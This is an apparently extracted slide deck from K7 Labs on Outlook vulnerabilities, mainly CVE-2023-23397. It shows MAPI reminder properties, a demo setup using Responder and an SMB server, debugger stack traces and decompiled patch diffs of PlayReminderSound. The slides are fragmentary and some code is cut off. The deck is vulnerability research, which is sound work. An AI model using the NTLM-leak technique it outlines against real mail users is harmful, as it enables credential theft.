

To... All;

Subject

**Lookout!**

Dear All,

**Outlook's Gonna Get You!**

Regards,  
Anurag Shandilya  
Vulnerability Research Manager  
K7 Labs



# Introduction

---



CVE-2021-28452

CVE-2021-31949

CVE-2022-35742

**CVE-2023-23397**

CVE-2023-35311



# Vulnerabilities Galore

---

CVE-2021-40444

CVE-2022-30190

CVE-2022-35742

CVE-2023-21716

CVE-2023-23397

---

CVE-2021-1715

CVE-2021-34452

CVE-2021-42296

CVE-2022-41031

CVE-2022-41103

CVE-2021-1716

CVE-2021-36941

CVE-2022-24511

CVE-2022-41061

CVE-2023-21716

CVE-2021-28453

CVE-2021-38656

CVE-2022-24462

CVE-2022-41060

CVE-2023-28311

CVE-2021-31180

CVE-2021-40486

CVE-2023-29335




# Why?

---

VULNERABILITIES

Macros are d3ad!  
MACROS

People got SMART  
EMAIL PHISHING





# Vulnerabilities

---

## CVE-2023-23397




# CVE-2023-23397

---

## Microsoft Mitigates Outlook Elevation of Privilege Vulnerability

[MSRC](#) / By [MSRC](#) / March 14, 2023 / 3 min read


0.0 - interaction






# CVE-2023-23397

---





# CVE-2023-23397






# CVE-2023-23397



**MAPI**  
Microsoft Outlook Messaging  
API





# CVE-2023-23397

	PidLidClientIntent	0x80DA0003	PT_LONG	8388608
	PidLidCleanGlobalObjectId	0x80A30102	PT_BINARY	cb: 56 lpb: 040000008200E00074C5...
	PidLidChangeHighlight	0x80960003	PT_LONG	0
	PidLidCcAttendeesString	0x80BA001F	PT_UNICODE	
	PidLidBusyStatus	0x80010003	PT_LONG	1
	PidLidAppointmentTimeZoneD...	0x808F0102	PT_BINARY	cb: 118 lpb: 0201300002001500500...
	PidLidAppointmentTimeZoneD...	0x80970102	PT_BINARY	cb: 184 lpb: 0201300002001500500...
	PidLidAppointmentSubType	0x802E000B	PT_BOOLEAN	False
	PidLidAppointmentStateFlags	0x802F0003	PT_LONG	3
	PidLidAppointmentStartWhole	0x80050040	PT_SYSTIME	06:30:00.000 AM 5/22/2023
	PidLidAppointmentSequence	0x80950003	PT_LONG	0
	PidLidAppointmentNotAllowPr...	0x80B1000B	PT_BOOLEAN	False
	PidLidAppointmentEndWhole	0x80060040	PT_SYSTIME	07:00:00.000 AM 5/22/2023
	PidLidAppointmentDuration	0x802D0003	PT_LONG	30
	PidLidAllAttendeesString	0x80B8001F	PT_UNICODE	labvr1; labvr2; Administrator




# A Quick Word on Windows Domain Authentication

---



## New Technology LAN Manager

Authentication - challenge-response



## Kerberos

Tickets for Authentication



# CVE-2023-23397 - Demo

---



## Demo Setup

1. PoC in Python
2. Exchange Server 2012
3. SMB Server
4. Kali Linux – Responder

# CVE-2023-23397 - Demo


---






# CVE-2023-23397 - Attacks

---






# CVE-2023-23397



# CVE-2023-23397

```
import win32com.client as w32
```







# CVE-2023-23397

Frame Index	Call Site	Child SP	Return Address
[0x0]	<b>OUTLOOK!</b>		<b>0x7ff628ea7edd</b>
[0x1]	OUTLOOK!		0x7ff628bee701
[0x2]	OUTLOOK!		0x7ff628bee511
[0x3]	OUTLOOK!		0x7ff628bee39f
[0x4]	OUTLOOK!		0x7ff85db328f6
[0x5]	OLMAPI32!		0x7ff85db2e18d
[0x6]	OLMAPI32!		0x7ff85f472f12
[0x7]	mso30win3!		0x7ff85f373c24
[0x8]	mso30win3!		0x7ff85f3734a5
[0x9]	mso30win3!		0x7ff85f373252
[0xa]	mso30win3!		0x7ff85c473949
[0xb]	mso98win3!		0x7ff6286838a2
[0xc]	OUTLOOK!		0x7ff6286821f5
[0xd]	OUTLOOK!		0x7ff62854d875
[0xe]	OUTLOOK!WinMain+0xc1	0xdc09aff8c0	0x7ff6288d6252

Call Site	Child SP
Outgoing References - PlayReminderSound	
HrDupMax	
GetPref	
FPrefRegValueExists	
FGetWin8ReminderSound	
GetPref	
HrAsyncPlayReminderSound	
Ordinal_12718	
Ordinal_378	
EtwTraceError Tag	
MessageBeep	
Ordinal_1110	
memcpy	
FUN_141299710	
<b>HrCreateAndSubmitOlkAsyncTask</b>	
Free	



# CVE-2023-23397 - Patch

```
4 void __cdecl PlayReminderSound(Reminder *param_1,bool param_2)
5 {
6
7
8     else {
9         uVar7 = *(uint*)(lVar1 + 0x20) >> 1;
10        bVar6 = (byte)uVar7 & 1;
11        if ((uVar7 & 1) != 0) {
12            ppwVar5 = &VariableLengthBuffer<wchar_t>::s_szEmpty;
13            if (*(longlong*)(lVar1 + 0x28) != 0) {
14                ppwVar5 = *(wchar_t**)(lVar1 + 0x28);
15            }
16            if (ppwVar5 != (wchar_t**)0x0) {
17                lVar4 = -1;
18                do {
19                    lVar4
20                } while
21            }
22            StringTem
23
24
25        }
26    }
27    if (bVar6 != 0) {
28        ppwVar5 = &VariableLengthBuffer<wchar_t>::s_szEmpty;
29        if (local_18 != (wchar_t**)0x0) {
30            ppwVar5 = local_18;
31        }
32        HrAsyncPlayReminderSound((wchar_t*)ppwVar5);
33    }
34    LAB_14128b9c0:
35    VariableLengthBuffer<wchar_t>::Free((VariableLengthBuffer<wchar_t> *)&local_18);
36    return;
37 }
38
```

```
4 void __cdecl PlayReminderSound(Reminder *param_1,bool param_2)
5 {
6
7
8     else {
9         uVar7 = *(uint*)(lVar1 + 0x20) >> 1;
10        bVar6 = (byte)uVar7 & 1;
11        ppwVar5 = (wchar_t**)0x0;
12        if ((uVar7 & 1) != 0) {
13            ppwVar5 = &VariableLengthBuffer<wchar_t>::s_szEmpty;
14            if (*(longlong*)(lVar1 + 0x28) != 0) {
15                ppwVar5 = *(wchar_t**)(lVar1 + 0x28);
16            }
17            StringTemplate<wchar_t,class VariableLengthBuffer<wchar_t>>::HrDup
                er<wchar_t> *)&

```

Address	Disassembly
00007ff8`c5d25be0 4883ec38	sub rsp, 38h
00007ff8`c5d25be4 488364242800	and qword ptr [rsp+28h], 0
00007ff8`c5d25bea 8364242000	and dword ptr [rsp+20h], 0
00007ff8`c5d25bef e80c000000	call urlmon!CSecurityManager::MapUrlToZonePrivate
00007ff8`c5d25bf4 4883c438	add rsp, 38h
00007ff8`c5d25bf8 c3	ret

```
27    }
28    }
29    }
30    }
31    if (bVar6 != 0) {
32        ppwVar4 = &VariableLengthBuffer<wchar_t>::s_szEmpty;
33        if (ppwVar5 != (wchar_t**)0x0) {
34            ppwVar4 = ppwVar5;
35        }
36        HrAsyncPlayReminderSound((wchar_t*)ppwVar4);
37    }
38    LAB_1412d0a50:
```



# CVE-2023-23397 - Patch

```
0:000> k
# Child-SP          RetAddr
00 000000da`3e0ff0c0 00007ff7`9e8cad2a
01 000000da`3e0ff100 00007ff7`9e6504b8
02 000000da`3e0ff140 00007ff7`9dda7edd
03 000000da`3e0ff180 00007ff7`9daee701
04 000000da`3e0ff1d0 00007ff7`9daee511
05 000000da`3e0ff260 00007ff7`9daee39f
06 000000da`3e0ff2f0 00007ff8`46ad28f6
07 000000da`3e0ff330 00007ff8`46ace18d
08 000000da`3e0ff3d0 00007ff8`60de2f12
09 000000da`3e0ff400 00007ff8`60ce3c24
0a 000000da`3e0ff430 00007ff8`60ce34a5
0b 000000da`3e0ff570 00007ff8`60ce3252
0c 000000da`3e0ff630 00007ff8`48833949
0d 000000da`3e0ff660 00007ff7`9d5838a2
0e 000000da`3e0ff690 00007ff7`9d5821f5
0f 000000da`3e0ffb10 00007ff7`9d44d875
10 000000da`3e0ffb80 00007ff7`9d7d6252


Call Site
ur1mon!CSecurityManager::MapUrlToZone+0x4
OUTLOOK!IsFileZoneLocalIntranetOrTrusted+0x52
OUTLOOK!PlayReminderSound+0xc
OUTLOOK!CReminderDialog::InsertReminder+0xed
OUTLOOK!HrDoReminder+0x111
OUTLOOK!ReminderQueue::ProcessTimer+0x14d
OUTLOOK!ReminderQueue::ReminderTimerCallback+0x5f
OLMAPI32!GH_Realloc+0x3ce
OLMAPI32!LH_ExtHeapFree+0x5d
mso30win32client!MsoFunctionIdleTask::Run+0x12
mso30win32client!MsoIdleMgr::FRunIdleTaskQueue+0x1c4
mso30win32client!MsoIdleMgr::FRunIdleTasks+0x206
mso30win32client!MsoIdleMgr::FDoIdle+0x32
mso98win32client!SCM_MsoStdCompMgr::FDoIdle+0x39
OUTLOOK!FMessageLoop+0x1652
OUTLOOK!RenLibDLL::Run+0x15
OUTLOOK!WinMain+0xc1
```

Outgoing Calls

- Outgoing References - PlayReminderSound
  - HrDup
